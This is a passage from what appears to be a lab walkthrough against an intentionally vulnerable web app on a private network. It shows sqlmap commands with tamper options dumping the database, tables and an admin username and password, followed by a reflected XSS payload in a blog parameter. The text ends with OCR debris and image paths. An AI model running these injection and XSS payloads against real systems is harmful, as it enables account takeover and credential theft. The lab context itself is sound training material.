    Payload: prod=-9299 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0×71626a7671,0×5a61724262474362615041624b73
---
[15:21:48] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[15:21:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 23
web application technology: Apache 2.4.16, PHP 5.6.14
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[15:21:48] [INFO] fetching database names
[15:21:48] [INFO] retrieved: 'information_schema'
[15:21:48] [INFO] retrieved: 'mysql'
[15:21:48] [INFO] retrieved: 'performance_schema'
[15:21:48] [INFO] retrieved: 'seattle'
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] seattle

[15:21:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.13'

[*] ending @ 15:21:48 /2025-08-25/
```

Now we get to know that we have 4 data bases an we will go for seattle for that we will use


sqlmap -u "http://10.0.2.13/details.php?prod=1&type=1" -p prod --tamper=space2comment --random-agent --level 5 --risk 3 -D seattle --tables



```
[15:28:54] [INFO] retrieved: 'tblProd
Database: seattle
[3 tables]
+-------------+
| tblBlogs    |
| tblMembers  |
| tblProducts |
+-------------+
```


After knowing tables we will go for members table

sqlmap -u "http://10.0.2.13/details.php?prod=1&type=1" -p prod --tamper=space2comment --random-agent --level 5 --risk 3 -D seattle -T tblMembers –columns



```
[7 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| admin    | int(11)     |
| name     | varchar(64) |
| session  | varchar(32) |
| blog     | int(11)     |
| id       | int(11)     |
| password | varchar(20) |
| username | varchar(64) |
```


sqlmap -u "http://10.0.2.13/details.php?prod=1&type=1" -p prod --tamper=space2comment --random-agent --level 5 --risk 3 -D seattle -T tblMembers -C username,password --dump



```
+-------------------------+----------+
| username                | password |
+-------------------------+----------+
| admin@seattlesounds.net | Assasin1 |
+-------------------------+----------+
```

Now you get the email and password for the website now you can login as admin.

After login you will see you can post new vlog can update account etc etc.



Hello Admin! [**Logout**]

Post new blog:

Title:

Content:

Update Account:

Name:

Password:


XSS

Now let's take a look at the blog section when we click on admin blogs here

We see a get phrase like blog.php?author=admin and below it says admin.

I used xss payload in blog section and it appeared on the screen which explains that there is XSS vulnerability.

http://10.0.2.14/blog.php?author="\><script>alert(1)</script>



sts by ()

y posts by author: ">'\><script>alert(1)</script>.

10.0.2.14

1